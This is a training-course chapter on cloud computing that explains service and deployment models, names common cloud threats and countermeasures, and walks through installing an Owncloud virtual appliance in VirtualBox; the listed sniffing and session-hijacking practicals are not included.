

19. Cloud Computing




ETHICAL HACKING



Theory

Cloud Computing

Cloud Computing is the practice of using a network of remote servers hosted on the internet to store, manage, and process data, rather than a local server or a personal computer. The information being accessed is found in "the cloud" so the user need not to be in a specific place to gain access in which data is stored.




Characteristics of cloud computing

- On-demand self-service
- Distributed storage
- Rapid elasticity
- Automated management
- Broad network access
- Resource pooling
- Measured service
- Virtualization technology
- Pay per use

Cloud Computing Services

1. Infrastructure as a Service (IaaS)
2. Platform as a service (PaaS)
3. Software as a service (SaaS)



Infrastructure as a Service (IaaS)

Infrastructure-as-a-Service (IaaS) provides virtual machines and other abstracted hardware and operating systems which may be controlled through service API. In these services, cloud service providers install operating system images, and application software's on the cloud infrastructure based on user's requirement. The cloud service provider is responsible for patching and maintains the operating systems and the application software.

Examples: Amazon EC2, SkyDrive, etc.

Platform-as-a-Service (PaaS)

Platform-as-a-Service (PaaS) offers development tools, configuration management, and development platforms on-demand that can be used by subscribers to develop custom applications; typically it includes a framework that satisfies the requirement of a developer. The Application developers can take advantage of using the licensed software without worrying about the cost and complexity involved in maintaining the underlying hardware and software layers.

Examples: Google App Engine, Microsoft Azure, etc.


Software as a Service (SaaS)

Software-as-a-Service (SaaS) offers software to subscribers on-demand over the Internet. CSP (Cloud service provider) manages the infrastructure and platforms that run these applications. This service eliminates the need for installing and running the applications on the user's computers.

Examples: Google Docs, Calendar, Web-based office applications, etc.

Cloud deployment models

- Public cloud
- Private cloud
- Community cloud
- Hybrid Cloud



Public cloud

In the public cloud model, the cloud service provider delivers the cloud service over the internet to users. Where users no need to worry about the infrastructure. The cost is shared by all users, for free or in the form of a license policy like pay per user.

Private Cloud

Private Cloud infrastructure is operated solely by a single organization. The services are delivered from an organizational data center to internal users of the organization. This model preserves the management, control, and security to organizational data centers. Internal users may not be billed for services. Private clouds are great for organizations that have high-security demands, high management demands and uptime requirements.

Community cloud

Community Cloud infrastructure is mutually shared between organizations that belong to a specific community with common concerns (security, compliance, etc.). The community members generally share similar privacy, performance and security concerns. A community cloud can be managed by hosting it internally or by a third-party provider. A community cloud is good for organizations that work on joint ventures that need centralized cloud computing ability for managing, building and executing their projects. The best example for community cloud is a cloud for the bank or trading firm.

Hybrid Cloud

Hybrid cloud computing uses a combination of two or more cloud deployment models, like private cloud and public cloud services. This service allows workloads to be shared between private and public clouds. Companies can run mission-critical workloads or sensitive applications on the private cloud and use the public cloud to handle workload bursts or spikes in demand. An organization can use the public cloud to interact with their customers while keeping their data secured through a private cloud.

Cloud Computing Benefits:

Economic

- Environment-friendly
- Less maintenance
- Less power consumption

Operational


- Deploy applications quickly
- Scale as needed

Staffing

- Less IT staffs
- Well usage of resources
- Less personnel training

Security

- Less investment in security
- Better disaster recovery
- Effective patch management and implementation of security updates



Cloud Computing Threats

- Illegal access to the Cloud
- Privilege Escalation.
- Hardware Failure.
- VM-Level attacks.
- Cryptanalysis Attacks.
- SQL Injection Attacks.
- DoS and DDoS Attacks.
- Session Hijacking using XSS Attacks.
- Loss of Business Reputation due to Co-tenant Activity

Container technology:

A Container is a package of an application or software including all its dependencies such as library files, configuration files, binaries and other resources that run independently in the cloud environment.

Containers-as-a-Service (CaaS) is a service model of cloud computing that lets users deploy and manage applications through container-based abstraction using on-premises data centres or the cloud. This includes virtualization and management of containers through orchestrators. CaaS is useful to developers in building scalable containerized apps that are more secure. Amazon AWS EC2, Docker, Kubernetes are popular container services.

Serverless computing:

Serverless computing also known as FaaS (Function-as-a-Service) simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Cloud Security tools:

Applications	Web App Firewalls, Scanners, Transactional Security
Information	Strong Encryption, Database Activity Monitoring, DLP
Management	Patch Management, Configuration Management
Network	NIDS/NIPS, Firewalls, Deep Packet Inspection, Anti-DDoS
Trusted Computing	Hardware & Software API's
Computer and Storage	Host-based Firewall, HIDS/HIPS, Integrity & File/Log Management
Physical	Physical Plant Security, CCTV, Guards

Countermeasures

- Enforce data protection, backup and retention mechanisms.
- Disclose relevant logs and data to customers.
- Prevent unauthorized server access using security checkpoint.
- Monitor the client's traffic for any malicious activity.
- Implement strong key generation, stronger authentication management, and destruction practices.
- Check for data protection at both design and runtime.
- Enforce legal contracts in employee behavior policy.
- Prohibit users from sharing application and services credentials.
- Ensure that physical security is a 24 x 7
- Leverage strong two-factor authentication techniques where possible.

References:

1. Cloud Services Image Reference: 7 Different Types of Cloud Computing Structures. (2018, May 08). Retrieved from <https://www.uniprint.net/en/7-types-cloud-computing-structures/>



Practicals

INDEX

S.No.	Practical Name	Page No.
1	Owncloud installation	1
2	Cloud user account password sniffing	8
3	Performing Session hijacking on Owncloud	10




THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH MAY OR MAY NOT BE COVERED DURING
CLASSROOM TRAINING. FOR MORE DETAILS APPROACH LAB COORDINATORS


Practical 1: Owncloud installation

Description: In this practical you will learn how to download and install Owncloud service in VirtualBox. And also, how to configure Owncloud service to make use of it in organizations or for personal use.

Step 1: Visit <https://owncloud.org> and click on the download button on the top-right corner




Step 2: Under **Get Owncloud server**, click on **Download** to select the compatible version of Owncloud.



The screenshot shows the 'Get Started!' section of the ownCloud installation guide. It features a horizontal timeline with six numbered steps:

- 1 Get ownCloud Server**: Set up a server yourself, deploy to the cloud or find a provider. Includes 'Download' and 'Providers' buttons.
- 2 Sync your data**: Connect to your ownCloud with our clients for your devices. Includes 'Desktop Clients' and 'Mobile clients' buttons.
- 3 Extend your cloud**: Browse hundreds of free apps and connect services you use to ownCloud. Includes 'ownCloud Apps' and '3rd Party Apps' buttons.
- 4 Documentation**: Discuss using, installing or maintaining ownCloud.
- 5 Support Channels**: Join the conversation around ownCloud!
- 6 Get Involved**: Join the conversation around ownCloud!

Step 3: Under **Appliances** tab, download **OVA** (open virtual appliance)




The screenshot shows the 'Appliances' tab of the ownCloud website. It highlights the 'For easy deployment' option. Key sections include:

- Latest stable version: 9.1.0 (Changelog)**
- ownCloud Server supports Linux (like) operating systems, and is available via packages, sources, appliances or a one file php installer.**
- ownCloud provides an official appliance as the easiest way to get ownCloud up and running for non-technical users. It is built on Ubuntu Linux and fully set up and configured with a secure connection and the ownCloud Proxy app. You can install virtual box, download our OVA file and load it up. See our documentation for more details.**
- NOTE:** the appliances have been updated to the freshly released ownCloud 9.0 but have only gone through absolutely minimal testing. It is recommended to not use these for important data yet - giving them a trial run however and giving us feedback is greatly appreciated!
- Grab the official ownCloud virtual machine image in one of these formats:** OVA, QCOW2, raw, VHDX, VMDK, VMX.
- Third party ownCloud VM images**
- Security note:** These images do not all offer automatic update technology. We recommend a subscription to our low-traffic announcement mailing list for notifications on updates and security issues. Find here the public ownCloud GPG key.


Step 4: Extract the above-downloaded zip file.

 Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	7/21/2016 11:24 AM	Open Virtualizatio...	826,483 KB
 Ubuntu_14.04-owncloud-9.1.0-1.1-20160...	8/3/2016 3:39 PM	WinRAR ZIP archive	807,668 KB


Step 5: To import cloud virtual machine into VirtualBox, double-click on OVA file and select **Import**



Step 6: Wait until the import process completes.



Step 7: Once the cloud VM imported successfully, we can see a new virtual machine in the VM list. Select the newly installed VM and click on start

